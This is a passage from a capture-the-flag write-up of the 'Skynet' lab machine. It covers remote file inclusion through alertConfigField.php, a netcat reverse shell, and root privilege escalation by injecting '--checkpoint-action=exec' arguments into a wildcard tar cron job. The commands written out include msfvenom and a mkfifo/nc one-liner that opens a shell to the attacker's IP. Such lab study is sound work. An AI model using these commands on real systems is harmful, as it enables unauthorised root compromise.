http://skynet.thm/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=http://10.10.10.10:8000
```



```
→ www simple
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.134.250 - - [26/Jan/2022 12:26:27] "GET /rev.php HTTP/1.0" 200 -
10.10.134.250 - - [26/Jan/2022 12:26:48] "GET /rev.php HTTP/1.0" 200 -
```


**Figure 3.11:** 255-python\_server.png



```
~ skynet nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.17.11.28] from (UNKNOWN) [10.10.134.250] 35722
Linux skynet 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 2017 x86_64
↔ x86_64 x86_64 GNU/Linux
 11:26:50 up 23 min,  0 users,  load average: 0.00, 0.00, 0.02
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

### 3.2.1.4 Privilege Escalation


While i was checking the home directory for the milesdyson there is a backup folder on the same which is very odd since its owned by root.



```
www-data@skynet:/home/milesdyson$ ls -la
total 36
drwxr-xr-x 5 milesdyson milesdyson 4096 Sep 17 2019 .
drwxr-xr-x 3 root      root      4096 Sep 17 2019 ..
lrwxrwxrwx 1 root      root        9 Sep 17 2019 .bash_history -> /dev/null
-rw-r--r-- 1 milesdyson milesdyson 220 Sep 17 2019 .bash_logout
-rw-r--r-- 1 milesdyson milesdyson 3771 Sep 17 2019 .bashrc
-rw-r--r-- 1 milesdyson milesdyson 655 Sep 17 2019 .profile
drwxr-xr-x 2 root      root      4096 Sep 17 2019 backups
drwx----- 3 milesdyson milesdyson 4096 Sep 17 2019 mail
drwxr-xr-x 3 milesdyson milesdyson 4096 Sep 17 2019 share
-rw-r--r-- 1 milesdyson milesdyson 33 Sep 17 2019 user.txt
www-data@skynet:/home/milesdyson$
```

**Figure 3.12:** 260-backup\_dir.png

By checking the backup directory it seems like there is a cronjob running for the backup which is creating a file called backup.tgz since the time is getting upto date.



```
www-data@skynet:/home/milesdyson/backups$ ls -la
total 4584
drwxr-xr-x 2 root      root      4096 Sep 17 2019 .
drwxr-xr-x 5 milesdyson milesdyson 4096 Sep 17 2019 ..
-rwxr-xr-x 1 root      root        74 Sep 17 2019 backup.sh
-rw-r--r-- 1 root      root    4679680 Jan 26 23:00 backup.tgz
www-data@skynet:/home/milesdyson/backups$
www-data@skynet:/home/milesdyson/backups$
```

**Figure 3.13:** 265-backup\_tgz.png

There is another file called backup.sh which is used as a cron job script and inside that it seems like its going to the /var/www/html directory and taking the wildcard backup.

```
www-data@skynet:/home/milesdyson/backups$ cat backup.sh
#!/bin/bash
cd /var/www/html
tar cf /home/milesdyson/backups/backup.tgz *
```

Its bad since the tar wildcard has a privilege escalation vulnerability which may lead to root compromise as mentioned in the [hackingarticles writeup link](#)

By using the same method we can get the reverse shell for root. As per the article we need to generate the msfvenom command with the netcat reverse shell.

```
msfvenom -p cmd/unix/reverse_netcat lhost=10.17.11.28 lport=9001 R
```

Once the same has been done we need to execute the following commands to get the reverse shell.

```
echo "mkfifo /tmp/koni; nc 10.17.11.28 9001 0</tmp/koni | /bin/sh >/tmp/koni 2>&1; rm  
↪ /tmp/koni" > shell.sh  
echo "" > "--checkpoint-action=exec=sh shell.sh"  
echo "" > --checkpoint=1
```

After the command has been executed we need to wait for a minute to get our reverse shell back to us. After a minute we got the reverse shell back without any issues as root.

```
~ www nc -nlvp 9001  
listening on [any] 9001 ...  
connect to [10.17.11.28] from (UNKNOWN) [10.10.190.235] 57378  
id  
uid=0(root) gid=0(root) groups=0(root)
```

### 3.2.1.5 Proof File

#### User



```
root@skynet:/home/milesdyson# cat user.txt  
7c [REDACTED] e807
```

Figure 3.14: 270-user.txt.png

#### Root



```
root@skynet:~# cat root.txt  
3f [REDACTED] 949  
root@skynet:~#
```

Figure 3.15: 275-root.txt.png

## **4 Maintaining Access**

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

## **5 House Cleaning:**

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.